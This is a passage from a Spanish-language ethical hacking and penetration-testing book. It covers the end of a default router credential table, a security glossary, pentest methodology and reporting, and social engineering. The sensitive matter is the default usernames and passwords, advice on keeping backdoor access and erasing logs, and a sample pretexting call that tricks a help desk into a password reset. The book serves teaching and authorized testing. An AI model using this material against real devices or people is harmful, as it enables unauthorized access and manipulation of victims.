| **Xylan** | Omnistack 4024 | 3.4.9 | admin | password |
| **Xylan** | Omniswitch | 3.1.8 | admin | switch |
| **xyplex** | mx-16xx | - | setpriv | system |
| **Zyxel** | ISDN-Router Prestige 1000 | - | - | 1234 |
| **zyxel** | prestige 300 series | zynos 2.* | - | 1234 |
| **Zyxel** | ISDN Router Prestige 100IH | - | - | 1234 |
| **Zyxel** | prestige 300 series | any | - | - |
| **Zyxel** | prestige 600 series | any | - | - |
| **ZYXEL** | 641 ADSL | - | - | 1234 |
| **Zyxel** | prestige 128 modem-router | any | - | 1234 |
| **Zyxel** | ISDN-Router Prestige 1000 | - | - | - |
| **Zyxel** | ISDN-Router Prestige 1000 | - | - | - |
| **zyxel** | - | - | - | - |

**“La mayoría de las empresas que diseñan routers, siempre le colocan un username y password en común, para que después el administrador lo cambie”**

**“Algo que usualmente nunca pasa”**

# Glosario de Seguridad

CAPITULO 16

## Glosario de Hacking

1. **Hacker** = Persona que practica el hacking. Usualmente conocido como experto en computadora

2. **Cracker** = Persona que practica el hacking, pero con enfoques dañinos. Implementa virus, roba información, destruye datos, realiza fraudes. No son aceptados usualmente en la comunidad hackers por sus acciones. Esto es debido a que la reputación de los hackers se ha visto afectada por las acciones de los crackers.

3. **Servidor** = Computadora que contiene información o base de datos y funciona como recurso para brindarle la información o datos a otros equipos y usuarios.

4. **Internet** = Es una red compuesta por muchas redes. Es conocido como la autopista de la información.

5. **Virus** = Programa de Computadora diseñado para hacer daño.

6. **Caballo de Troya (Troyano)** = Programa que lleva consigo una aplicación que abre una puerta en el sistema y permite al hacker conectarse.

7. **Windows** = Significa ventanas en español. Pero cuando de computadoras se trata se habla del sistema operativo Windows XP, Windows Vista,...

8. **Unix**: Sistema operativo muy potente usado en ambientes de redes y muy conocido en el mundo de los hackers. Muchos bancos y gobiernos utilizan este tipo de sistema operativo.

9. **Firewall**: Es un programa o dispositivo diseñado para filtrar comunicación y evitar que intrusos se conecten a un sistema en particular. Se recomienda que toda persona que utilice una computadora, tenga un firewall instalado en la misma. Ayuda a proteger la computadora contra ataques.

10. **Sistema Operativo**: Conjuntos de programas y configuraciones que hace que las computadoras funcionen. Es como el piloto de un avión. El avión es la computadora y el piloto el sistema operativo. Una computadora sin sistema operativo no funciona.

11. **Password:** Clave que utilizan las computadoras o sistemas para proteger sus datos o programas.

12. **BBS**: Bulletin Board System es un sistema de computadora que maneja un software que permite que otros usuarios se conecten a él utilizando la herramienta Telnet y así, acceder a contenidos, leer noticias, subir software y data.

13. **Encriptación**: Es el proceso de transformar la información y utilizando algún algoritmo. Su función principal es que alguien que no esté autorizado no pueda leer la información.

14. **Autenticación**: Es el acto de establecer una conexión con un sistema utilizando datos específicos para verificar la veracidad del mismo. Esto permite que personas y

sistemas puedan conectarse de forma segura. Un método de autenticación puede ser username y password.

15. **Portscan**: Programa que escanea y verifica que puertos están abiertos o cerrados en un sistema.

16. **Script Kiddie**: Hackers novatos qué utilizan recursos y software para hacer pruebas. Este tipo de hackers son los más frecuentes en el mundo del Internet.

17. **Denial of Services Attack**: Esta es la técnica de enviar paquetes ICMP a una computadora en específico con el enfoque de dejarla offline o fuera de servicio. Ha sido un ataque muy usado por los hackers para dejar fuera de servicio a sitios como Yahoo.com y Microsoft.com

18. **802.11b**: Este protocolo transmite hasta 11 MBits/s usando la frecuencia 2.4 GHZ.

19. **802.11g**: Este protocolo transmite hasta 54 Mbit/s usando la frecuencia 2.4 GHZ.

20. **Wireless Access Point (WAP):** Punto de acceso vía wireless para conectarte a un sistema.

21. **Wired-Equivalent Privacy**: Clave o encriptación de caracteres hexadecimales, utilizada por la mayoría de los access point o routers.

22. **Domain Name System (DNS):** Sistema que se encarga de cambiar de nombre a IP.

23. **NetBIOS**: Sistema de servicios de recursos compartidos creado por IBM y adoptado por Microsoft para Windows.

24. **Hacking**: Es el acto de intentar acceso a un sistema sin autorización.

25. **Brute Force Attack**: Este ataque consiste en desarrollar todas las claves posibles a través de cualquier carácter para poder conseguir el password. Usualmente se encuentra el password, pero puede tomar tiempo.

26. **Macro**: Son unas instrucciones o una programación dentro de un documento y se activa ejecutando algún proceso. Existen muchos virus que utilizan los macros para propagarse y dañar documentos.

27. **Java**: Lenguaje de programación desarrollado por Sun Microsystems.

28. **Active Directory**: Base de datos que contiene nombre de usuarios, computadoras, cuentas y otras informaciones en un servidor.

29. **IDS** "Intruction Detection System". Es una aplicación enfocada en detectar entradas no autorizadas, bloquear contenido y alertar por si hay conexiones inusuales en el sistema.

30. **Bug**: Error en un código de programación.

31. **Email**: Correo electrónico que se envía a través de una red, sea pública o privada. Muy usado en el Internet.

32. **HoneyPots**: Es un software o computadora que tiene como intención atraer a los hackers, para recoger información técnica sobre los atacantes como técnicas, IP, y otra información relevante. Algunas empresas lo utilizan para mantener a los hackers ocupados o distraídos.

33. **LAN**: Local Area Network. Red de Area Local. Es una de las topologías de Redes más usadas en las empresas.

34. **PGP** "Pretty Good Privacy": Herramienta para encriptar emails a través de una clave.

35. **SSH**: Permite conectarte a un sistema utilizando una encripción para que no se pueda interceptar la comunicación y sea descifrada.

36. **Secure Scokets Layer (SSL):** Es una llave pública que permite encriptar contenido a través del Web. Usualmente utilizada en las páginas de Internet para las transacciones bancarias o sistemas de compras.

37. **Spam**: Correo no solicitado.

38. **Spammers**: Personas que practican el arte de enviar correo no solicitado por la red.

39. **Spyware**: Programa que se oculta en otro programa para capturar información o bajar programas malignos que puedan dañar la computadora.

40. **Worm**: Aplicación/virus que pueda copiarse ella misma a otros lugares y propagarse por la red..

# Introducción al Penetration Testing

CAPITULO 17

## Introducción

El mundo del Hacking es un mundo lleno de emociones, pero a su vez es el arma que hace que muchas empresas gasten mucho dinero en seguridad, para poder protegerse. Según un informe del **Internet Crime Complaint Center** en el año 2007 hubo más de 200 millones de dólares en pérdidas.

La seguridad de las empresas no es un juego ni debe tomarse como tal. Es importante que las empresas entiendan que estar seguro no es un lujo sino un requisito. A veces las empresas no les importa mucho la seguridad de su información porque confían que están seguras.

Todos los días vemos como empresas que estan fuertemente posicionadas en el mercado, pueden perderlo todo debido a un ataque informático o un fraude de una persona inescrupulosa dentro de la empresa.

**El Penetration Testing** es un tema muy importante en las empresas. Muchas personas no entienden el por qué realmente se debería hacer un Penetration Testing a un sistema, si nunca han sido atacado o hackiado.

**El Penetration Testing** tiene como propósito verificar las vulnerabilidades de los sistemas para ver si un hacker puede entrar a él o no, ver la forma de poder romper la seguridad. Las empresas deben tomar acción ahora antes de que sea tarde. Si no, la pérdida de información podría llevar a la empresa a la bancarrota.

**El Penetration Testing** es uno de los métodos más comunes para poder verificar la seguridad de un equipo. El consultor o analista del Penetration Testing debe entender que los sistemas nunca estarán seguros, pero sí, se puede reducir los riesgos de un ataque. En esta obra usted podrá entender los puntos importantes del Penetration Testing y cómo realizarlos.

## Introducción al Penetration Testing

El **Penetration Testing** es la técnica o el proceso de comprometer la seguridad de una empresa utilizando las técnicas que utilizaría un hacker, pero de forma ética y legal.

El **Penetration Testing** no solo se hace a los sistemas o computadoras. El Penetration Testing se le realiza a los siguientes puntos:

1. Equipos y estructuras de comunicación de una empresa
2. Seguridad en las facilidades físicas de la empresa
3. Análisis a los empleados
4. Análisis de seguridad en la data de los sistemas

Muchas personas tienen el pensamiento que el Penetration Testing solo es a un equipo. La verdad sobre este asunto, es que el consultor debe analizar todos los puntos de la seguridad en una empresa. Desde el empleado de mantenimiento, hasta la alta jerarquía.

Cuando se completa este proceso de análisis se entrega un reporte a la empresa. El reporte debe incluir todos los detalles de todos los procesos que se realizaron, evidencia de los fallos (Si existieran algunos) y la documentación externa de posibles soluciones.

**El mundo del Penetration Testing** es un servicio muy lucrativo porque cualquier empresa que sea vulnerable y le enseñen una evidencia de que su información puede ser robada, modificada o eliminada, puede pagar sumas de dinero elevadas por resolver esos problemas.

Cada día las empresas sufren ataques, fraudes y mucha incertidumbre si su red no se encuentra segura. Como consultor de seguridad usted tendrá mucho trabajo debido a que el 90% de las empresas nunca han hecho un análisis de seguridad en sus equipos y muchas veces no saben ni que eso existe o puede hacerse.

**El consultor del análisis puede hacer 3 tipos de pruebas:**

1. **Black-Box Test**: Este análisis se realiza sin conocer la red de la empresa o su estructura. Para darle un ejemplo de este análisis, el consultor podría hacer su análisis simplemente obteniendo el IP de la empresa o su página de Internet y desde ahí comenzar el análisis.

2. **White-Box Test**: Este análisis se realiza ya con un conocimiento previo sobre la red interna y el consultor podría tener una estructura o diagrama de cómo funciona la red interna, tales como (servicios, sistemas operativos, recursos y otros).

3. **Gray-Box Test**: Este tipo de análisis es la unión del White-Box Test y Black-Box Test.

**Lista parcial de lo que debe incluir un Penetration Testing:**

1. Información de la empresa. El analista deberá recopilar toda la información que pueda sobre la empresa tales como:
    - **a.** Información sobre sus servicios
    - **b.** Información sobre sus empleados
    - **c.** Información sobre la comunicación de la empresa tales como:
        - **i.** Teléfonos
        - **ii.** Emails
        - **iii.** Fax
        - **iv.** Dirección postal
        - **v.** Dirección física
        - **vi.** Emails de empleados
        - **vii.** Información pública de la empresa

**Estructuras de comunicación**

**Internet:**

1. Nombre del Dominio Externo
2. Bloques de IP de la Red
3. IP de los Hosts
4. Servicios corriendo (TCP, UDP)
5. Arquitectura del Sistema
6. Lista de Control de Acceso
7. Intrusion Detection Systems (IDS) corriendo
8. Enumeración
    a. Username
    b. Groups
    c. System Banner
    d. Routing Tables
    e. SNMP Info

**Intranet:**

1. Nombre del Dominio Interno
2. Bloques de IP de la Red
3. IP de los Hosts
4. Servicios corriendo (TCP, UDP)
5. Arquitectura del Sistema
6. Lista de Control de Acceso
7. Intrusion Detection Systems (IDS) corriendo
8. Enumeración
    a. Username
    b. Groups
    c. System Banner
    d. Routing Tables
    e. SNMP Info

**Remote Access**:

1. Números de teléfonos (Sistemas análogos y Digitales)
2. Sistemas de comunicación remoto
3. Métodos o mecanismos de autenticación

**Extranet:**

1. Sistemas de comunicación remoto
2. Métodos o mecanismos de autenticación
3. Tipos de conecciones

Usted debe documentar toda la información que usted recopile sobre todos los sistemas. Mientras más información usted pueda encontrar, mejor será para usted a la hora de presentar el informe de Penetration Testing a su cliente.

## Análisis de los Empleados

El análisis de los empleados es muy importante en el Penetration Testing de la empresa. El analista debe saber que tan íntegros son los empleados de una empresa. Esto es importante porque de nada sirve invertir en equipos de seguridad cuando los mismos empleados violan su seguridad.

Recuerde que la empresa de su cliente depende de sus empleados. Los equipos por sí solo no le producirán todo el trabajo que una empresa necesita, por eso existen los empleados. Si los empleados comparten sus contraseñas, divulgan información o simplemente dejan sus sistemas abiertos mientras van al baño o compran un café, de nada servirá invertir miles o millones de dólares en la seguridad de la empresa.

Es importante entender que nunca se podrá tener un sistema seguro, porque los seres humanos somos seres que confiamos en otros seres humanos para así podernos relacionar en la sociedad. Es triste saber que la seguridad falla cuando un ser humano confía. Luego veremos todos los puntos sobre este tipo de falla.

**Análisis de los empleados, ¿Qué debemos saber?:**

1. ¿Cuáles son las funciones del empleado?
2. ¿Cuáles son los horarios de los empleados?
3. ¿Qué hace el empleado mientras trabaja?

Existen muchos empleados que mientras trabajan se pasan viendo videos en Internet, bajando música e incluso bajando programas piratas desde algún sistema o página de Internet.

La mayoría de los virus y spyware que entran a una empresa es por el mismo problema. Esto es debido a los programas, archivos y páginas de Internet que los empleados se pasan viendo en Internet. He visto personalmente que muchos empleados se pasan hablando por chats en Internet mientras trabajan. Esto ya presenta una vulnerabilidad para la empresa, porque una persona que no tenga buenas intenciones con la empresa podría enviarle un virus por un chat a un empleado y así infectar toda la red de dicha empresa.

Cada empresa debe tener un plan de seguridad y un plan operacional dónde indique exáctamente las funciones permitidas por los empleados. Hay veces que el empleado no sabe exáctamente lo que hace en la empresa y usualmente no hay un monitoreo constante. Cuando se trata de una empresa, hay que tratar de asegurar las computadoras de los usuarios utilizando sistemas de monitoreo remotos que podrían ser los **Keyloggers o Remote Control**. Los **Keyloggers** son sistemas que graban todo lo que se escribe y se hace en una computadora y los **Remote Control** son sistemas que permiten controlar la computadora del empleado remotamente.

**Preguntas comunes que deben ser tratadas en un Análisis de Penetration Testing. Estas preguntas deben ser contestadas en el reporte de Penetration testing.**

- ¿Cuáles son los horarios en que la empresa deja sus sistemas solos?
- ¿Cuáles son los equipos que están conectados a la red de la empresa o al Internet?
- ¿Cuáles son los servicios que utilizan los servidores?
- ¿Cuáles son los puertos abiertos de los routers o servidores?
- ¿Cuáles son los modelos de los routers, switches y servidores?
- ¿Cuál es la página de Internet de la empresa?
- ¿Cuál será la metodología de prueba: Black Box, White Box, Gray Box?
- ¿Cuáles son los IP de los servidores de la empresa?
- ¿La empresa tiene una red wireless?
- ¿Los empleados se conectar por wireless en la empresa?
- ¿Los servidores o routers responden a los paquetes ICMP?
- ¿Existe la posibilidad de que un troyano pueda ser instalado en una computadora?
- ¿Existe la posibilidad de borrar archivos en la empresa?
- ¿Existen la posibilidad de entrar a los archivos de la empresa?
- ¿Existe la posibilidad de hacerle un discovery a la empresa?
- ¿Existe la posibilidad de manipular a los empleados de la empresa?
- ¿Existe la posibilidad de pagarle a un empleado para que ofrezca información de la empresa?
- ¿Existe algún empleado que haya sido despedido de la empresa y que pueda ofrecer información importante de la misma?
- ¿La información que se encuentra en Internet sobre la empresa, puede presentar un riesgo para la seguridad de la empresa?
- ¿Existe la posibilidad de que exista algún empleado robando información de la empresa?
- ¿La empresa tiene vulnerabilidades en sus sistemas como falta de updates, programas dañinos o quizás algún virus?
- ¿Los equipos de la empresa los utilizan otros empleados aparte de los mismos empleados?
- ¿Las llamadas telefónicas de los empleados pueden ser monitoreadas o no?
- ¿La empresa tiene algún firewall, IDS o IPS?
- ¿La empresa ha sido hackiada en el pasado o presenta posibilidades o amenazas sobre un posible ataque?
- ¿Si un hacker entrara al sistema, cuál sería la información que podría llevarse?
- ¿Existen algún plan de recuperación de desastre si la información es borrada o dañada?
- ¿Existen empleados capacitados para manejar una crisis informática en la empresa?

***Alguna de las amenazas que deben ser de prioridad:***

1. Virus y troyanos en una empresa
2. La red wireless
3. Actualizaciones de los softwares y sistemas operativos
4. Herramientas de hacking que puedan ser instaladas en la red
5. Usuarios no monitoreados
6. Administrador sea honesto
7. Socios Corruptos
8. Fallos de implementación de una red
9. Personal no entrenado
10. Chats y páginas inseguras

Cada uno de estos puntos debe tener prioridad en el análisis. No se debe pasar por alto ninguno de estos puntos porque podrían poner la seguridad de la red en juego.

## El Open Source

Esto que les voy a decir quizas me cueste que muchos Ethical Hackers y compañeros de la industria Griten, pero aquí vamos!. Los programas Open Source! Puede ser de beneficio para la empresa, pero también puede ser un **riesgo de seguridad muy alto.**

Como muchos de nosotros sabemos el **Open Source** está tomando una buena modalidad en las empresas de hoy en día, como fin de reducir sus costos operacionales y así ahorrar dinero. Personalmente me gusta mucho el **Open Source** y la empresa que represento utiliza algunos sistemas.

Aunque los uso, estoy conciente de que representan un fallo de seguridad un poco alto para la empresa, por eso los monitoreo y trato de mantenerlos lo más seguros posibles.

***¿Por qué el Open Source puede ser inseguro?***

Bueno si te fijas, el **Open Source** les permite a los usuarios ver los códigos de programación de los sistemas, debido a que el código de programación es libre y puede ser estudiado por cualquier individuo. Si un hacker estudia el código y encuentra un fallo, sabría donde falla el sistema y así entrar al mismo. Las empresas comerciales como por ejemplo Microsoft, promueven el uso de sistemas de código cerrado. Sus sistemas no son Open Source (Por el momento). Así que podría ser más seguro utilizar una aplicación comercial que nadie pueda ver el código puro, a menos que trabaje en la empresa desarrollando el mismo.

Muchos analistas del **Open Source** indican que el éxito del **Open Source** es la capacidad que tiene de contar con miles de programadores a nivel mundial que ayudan a mejorar la calidad del software.

**Ahora pregunto**: *¿Si hay personas buenas mejorando los códigos, no habrá personas malas insertando códigos dañinos en el sistema?*

No podemos confiar en nadie. Si somos analistas de seguridad tenemos que tener en cuenta que la seguridad falla en las personas y si confiamos en ellas, ya no hay seguridad. Pero lamentablemente vivimos en un mundo donde la interacción y confianza entre los seres humanos, no puede ser evitable, si quieres tener una vida normal.

Ahora hablaremos sobre el ciclo del hacking que debes tenerlo muy claro debido a que será el ciclo que debes utilizar para realizar el **Penetration Testing**

1. **Reconocimiento**
2. **Escaneo**
3. **Ganar Acceso**
4. **Mantener Acceso**
5. **Borrar Huellas**

**El Reconocimiento**: Esta etapa trata de conseguir toda la información posible sobre el objetivo.


**El Escaneo**: Esta etapa trata de conseguir que puertos tiene abiertos, recursos, servicios, tiene un sistema. Puedes hacer un **Network Discovery**, para saber cuál es el hardware de la empresa.

**Ganar Acceso**: Esta etapa tiene como propósito entrar al sistema y conseguir algún tipo de información. Puede lograrse verificando los recursos compartidos en un network, servidores sin passwords, verificando los fallos del mismo, escalamiento de privilegios u otros aspectos que puedan ayudarle a ganar acceso. Cuando se gana acceso es importante que se trate de obtener una copia de la información para ofrecerla como evidencia al cliente.

**Mantener Acceso:** En esta etapa se trata de mantener el acceso, el cual permita al hacker entrar y salir del sistema cuando desee, por ejemplo usando: Cuentas de usuarios, passwords backdoors, troyanos y fallos de seguridad.

**Borrar Huellas**: En esta etapa se trata de borrar todo tipo de huellas o rastros que se dejan en el sistema como que alguien se conectó. Por ejemplo, borrar los Logs del sistema o restaurar registros del sistema.

**Ciclo del Hacking:**




Este ciclo es llevado mediante un proceso. No es recomendable brincar ninguno de estos pasos porque podría dañar el proceso del **Penetration Testing**.

**¿Qué usted debe presentarle a su cliente cuando va a ofrecer el servicio de Penetration Testing?**

1. Qué usted posee un seguro de responsabilidad pública o de daños a la propiedad, algúno de estos seguros se pueden coseguir como "**E&O (Error and Omission) Insurance**" .

2. Debe tener referencias de clientes anteriores, esto le da más credibilidad a sus servicios. Si no las tiene no se preocupe. Le recomiendo siempre buscar algún cliente y cobrarle poco, para

comenzar a tomar experiencia. También puede trabajar para alguna empresa que ofrezca servicios de Penetration Testing, antes de lanzarse por su cuenta.

3. Presentar su equipo de trabajo. Esto le ofrece a la empresa mayor seguridad y estabilidad a la hora de la negociación. Se ve más profesional negociar con un grupo de trabajo que con una sola persona.

4. Determinar el tipo de análisis que usted va a realizar.

5. Debe evitar hacer los análisis de forma gratuita, debido a que le podrá restar credibilidad a su empresa.

6. Debe presentar sus certificaciones en el campo de la seguridad para mayor credibilidad. Certificaciones recomendadas: MCTS, MCSE, Network+, Security+, CEH, CISSP.

7. Analice las diferentes ofertas de Penetration Testing de la competencia. Así le dará a usted una idea de cómo empezar el proyecto.

8. Estudie las leyes federales y conozca que implica si usted daña, altera o entra a un sistema sin autorización.

9. Presente como será la metodología de trabajo y cómo serán los procesos a realizarse.

10. Antes de comenzar, usted debe confirmar la parte económica del proyecto y firmar el contrato de servicios.

Es importante que no ofrezca ningún tipo de servicio sin antes de firmar el acuerdo o contrato. Si usted realiza una prueba a un sistema y no tiene un documento de autorización firmado por su cliente, usted podría tener problemas legales.

Conozco muchos auditores de seguridad que gracias a la emoción de adquirir un contrato de auditoría o ***Penetration Testing*** hacen los servicios antes de firmar el contrato y entran a las computadoras de la empresa, y violan las leyes federales. Debes tener mucho cuidado, porque este negocio es un negocio para ganar dinero no para perderlo y menos meterse en problemas.

***Resumen***:

1. Conozca bien el clico del Hacking
2. No ofrezca sus servicios de Gratis * Pueden haber excepciones
3. No realice ninguna prueba sin antes firmar un contrato* Aquí no pueden haber excepciones
4. Tenga un seguro de responsabilidad pública o daños (E&O Insurance)

Es importante que usted conozca hasta dónde puede llegar. Si la empresa le solicita un servicio que usted no sabe hacer o no tiene conocimiento, busque alternativas y haga asociación con otros expertos del campo. Recuerde, en este mundo no es saber, es tener el teléfono de quien sabe ;).

# Creando el Penetration Testing

CAPITULO 18

En esta parte estaremos hablando de cómo preparar un plan de Penetration Testing. Es importante que usted siga todos los pasos mencionados en este libro para que usted pueda crearlo sin problemas. Recuerde que cada etapa creada debe ser documentada para así poder documentar todos los detalles que usted le presentará a su cliente.

**Ciclo de Penetration Testing**:

---

**Usted firma el contrato con el cliente**
|
**Empieza el reconocimiento**
|
**Se realiza el escaneo, enumeración de servicios y puertos**
|
**Se gana acceso**
|
**Se mantiene acceso**
|
**Se captura la información o data**
|
**Empieza el análisis**
|
**Se crea el reporte**
|
**Se le presenta reporte al cliente**

---

**En la documentación del reporte usted debe incluir:**

1. Resumen Ejecutivo
2. Tipo de Análisis
3. Resultados del Análisis
4. Resumen

En el **Resumen Ejecutivo** usted debe presentar un resumen básico pero efectivo sobre el análisis realizado. No debe tener muchos detalles, pero le dará una perspectiva al cliente de lo que se encuentra en el análisis.

**Tipo de análisis:**

En esta parte se debe documentar cuáles fueron las técnicas utilizadas en el análisis y sus resultados. Es importante que el analista de seguridad documente todo lo que haga para que así pueda entregar un informe completo a su cliente.

**Resultado del análisis:**
En el resultado del análisis, el analista debe presentar todos los fallos de seguridad que tiene el sistema y a su vez la evidencia de los fallos encontrados. Se recomienda siempre presentarle al cliente copia de sus archivos inseguros, screenshots, logs y otros, para darle más credibilidad al proceso del Penetretion Testing.

**Resumen del análisis:**
Este resumen debe incluir todas las recomendaciones, consejos y conclusiones de cómo mejorar la seguridad del sistema del su cliente. Es importante ver este punto, como una nueva oportunidad para futuros negocios. Usted podría venderle un contrato de servicios de seguridad, después de realizar el Penetration Testing.

En los próximos capítulos estaremos discutiendo cuáles son las herramientas que puedes utilizar para realizar análisis de vulnerabilidad.

El resultado del análisis puede tener varias páginas o hasta cientos de páginas dependiendo el tipo de análisis que se realice. Para que tengas una idea, debe contener:

1. Información sobre la red Externa
2. Información sobre la red Interna
3. Información sobre la red Remota

Es importante que cuando este vaya a entregar el informe a su cliente, lo presente lo más profesional posible. Usualmente se utiliza una carpeta con toda la documentación referente al análisis. Usted no debe entregar unos documentos o papeles sueltos a su cliente. Recuerde que la primera impresión es la que cuenta. Así que debe de asegurarse de impresionar.

También recuerde añadir los famosos **ScreenShots** en su análisis. Eso le dará más credibilidad a su trabajo.

- Los ScreenShots son las fotos de las pantallas en su computadora. Puede conseguir herramientas para esto en internet, haga una búsqueda como: **ScreenShots tools**.

# Ingeniería Social

CAPITULO 19

## Ingeniería Social

¡Se acabó la seguridad! No miento, ni quiero que usted se deprima. Si su empresa gasto millones de dólares en seguridad, ya con la ingeniería social su seguridad puede estar en el suelo.

Cuando ninguna técnica de hacking funciona, nos queda la ingeniería social. Los sistemas son controlados por los seres humanos y los seres humanos son manipulables. El ser humano es un espécimen bastante interesante, debido a que funciona según sus emociones. Si está triste, trabaja triste. Si está alegre, trabaja alegre, quizás podríamos decir que somos algo bipolares. Es un sistema interesante porque creemos que tenemos el control de todo cuando nosotros no podemos ni controlarnos a nosotros mismos.

El ser humano es una computadora que se auto-reprograma todo el tiempo según sus experiencias, emociones y las personas que influyen en su comportamiento. Debes entender que los seres humanos pueden venir en varios tipos:

1. **Personalidad – Ayuda**: Este tipo de persona siempre que se le pide ayuda o se le dice por favor, está disponible en todo.

2. **Personalidad – Control**: Este tipo de persona desea tener el control de todo y todo lo basa en resultados.

3. **Personalidad – Promotor**: Es una persona alegre, activa y siempre está dispuesta a realizar cualquier actividad social con energía y es bueno en relaciones sociales.

4. **Personalidad Tecnológica**: Este tipo de persona le llama la atención todo lo tecnológico y no le importa cómo se vea, le gusta estar a la vanguardia de la tecnología.

5. **Personalidad Amorosa**: Este tipo de persona le encanta el sexo opuesto y siempre quiere caer el bien a la otra persona.

Estos son los puntos básicos de algunas de las personalidades que debes conocer. Quiero comentarte que una persona puede tener varias personalidades o alguna combinación de ellas.

Si el hacker entiende esto, podrá saber cómo manipular a esas personas. El primer paso que utiliza el hacker es identificar a la persona. Luego saber qué cosas puede decir o hacer para obtener los resultados que desee.

En la ingeniería social esto funciona de esta manera. El atacante siempre busca conseguir un resultado sin importarle lo que tenga que hacer. La ingeniería social requiere de algo bien importante, si la persona confía va a dar toda la información que se le solicite. Conociendo estos puntos el primer paso de la Ingeniería Social, es **conseguir la confianza de la Víctima**.

**Es importante mencionar que existen dos tipos de Ingeniería Social**:

- **Basada en tecnología**
- **Basada en humanos**

La que es basada en tecnología pueden ser sistemas de páginas de Internet con mensajes y preguntas, popups, ventanas que preguntan passwords, entre otras.

La que es basada en Humanos, se refiere a que dos o más personas dialogan y se obtiene información mediante un dialogo. Es muy usado entre hombres y mujeres cuando se van a investigar uno al otro sin conocerse.

## Funcionamiento de la psicología humana

La ingeniería Social es el Arte de la Persuasión.

---

El uso de la ingeniería social en los **Penetration Testing** es muy usado cuando se trata de evaluar a los empleados y así lograr conseguir buena información.

Existen varios aspectos que el hacker debe tener claro, es que en la ingeniería social se debe tener mucha paciencia.

Para que la técnica de ingeniería social funcione, se deben cumplir con estos requisitos:

1. Confianza
2. Paciencia
3. Conocimiento de la víctima
4. Seguridad

La confianza es una de las partes más importantes de este proceso. El atacante debe lograr que esa persona confíe en él y si lo logra, ya todo está hecho. Cuando una persona confía en la otra, puede brindarle toda la información que necesite sin problema. Un ejemplo bastante usual, es una pareja que lleva casada 10 años, usualmente no se ocultan nada. Cada uno sabe el número de seguro social, fechas de nacimiento y se conocen mutuamente. Si uno le pregunta algo al otro, el otro le contesta con facilidad y esto es debido a la confianza.

Confiar en su pareja, es parte esencial en cualquier relación estable. Para que usted pueda tener una relación productiva con cualquier persona, tiene que haber un fundamento bien importante, el cuál es la confianza entre ambos.

Si la confiaza es afectada, una de las personas automáticamente se dará cuenta y empezará a proteger información que de otro modo, podría haber hablado. Debido a nuestro sistema de crianza y socialización, debemos confiar y entender que las personas que nos rodean, no nos van a hacer daño. Algunas personas que han sufrido en la vida por decepciones o engaños, muy raramente vuelven a confiar en otra persona, aunque esto no sucede en todos los casos.

### Ejemplos básicos de Ingeniería Social, Parte 2 “Ya había discutido otro ejemplo en las páginas anteriores”:

Un ejemplo básico es llamar a una empresa de soporte técnico y hacerse pasar por un usuario desesperado porque no encuentra o no se acuerda de su contraseña. Veamos el caso:

**Soporte**: ¿Si muy buenos días en que le puedo ayudar?

**Hacker**: Sí, mira es que me ha pasado algo terrible, necesito leer mi email y no me acuerdo cuál era mi contraseña.

**Soporte**: ¿Cuál era su email?

**Hacker**: Mi email es: 1923msnu2@ji2k.com y no me acuerdo cuál fue el password que coloqué.

**Soporte**: Bueno lamentamos que no podamos ayudarle debido a que por procesos de seguridad no podemos darle esa información.

**Hacker**: Por favor, le suplico que me ayude, si no voy a perder mi trabajo.

**Soporte**: La verdad es que no puedo.

**Hacker**: Pero le suplico por favor que me ayude, no puedo perder mi trabajo, por favor.

**Soporte**: Ok, se supone que no le cambie la contraseña, pero le voy a hacer el favor.

**Hacker**: Gracias, de verdad que se lo agradezco, es usted muy amable!

**Ya está!** El hacker ahora sabrá cual es la contraseña del email y podrá entrar a la cuenta!.

¿Ves?, esto es un ejemplo sencillo. Pero a su vez muy utilizando a nivel de la ingeniería social y muy efectivo. La técnica consta en parecer un usuario desesperado que no tiene quien le ayude y que su vida depende de la contraseña.

Si a usted le contestó el teléfono una persona con personalidad ayuda, podría tener acceso a esa información con simplemente suplicar. También es importante que usted conozca que un hacker puede hacer un ataque de ingeniería social a una empresa enviando un email. No necesariamente tiene que ser por teléfono.

Como parte de un análisis de **Penetration Testing** es importante saber que tan seguro y adiestrados están los empleados de la empresa. Porque si los empleados suelen hablar fácilmente, podrían decirle a un atacante cuáles son las contraseñas de un sistema sin dificultad.

**Las empresas más susceptibles a la ingeniería social son**:

1. Compañías Grandes
2. Compañías con usuarios remotos
3. Compañías con mucha información de empleados en Internet
4. Compañías que contratan empleados temporeros
5. Compañías con centros de llamadas
6. Compañías enfocadas en ayuda técnica

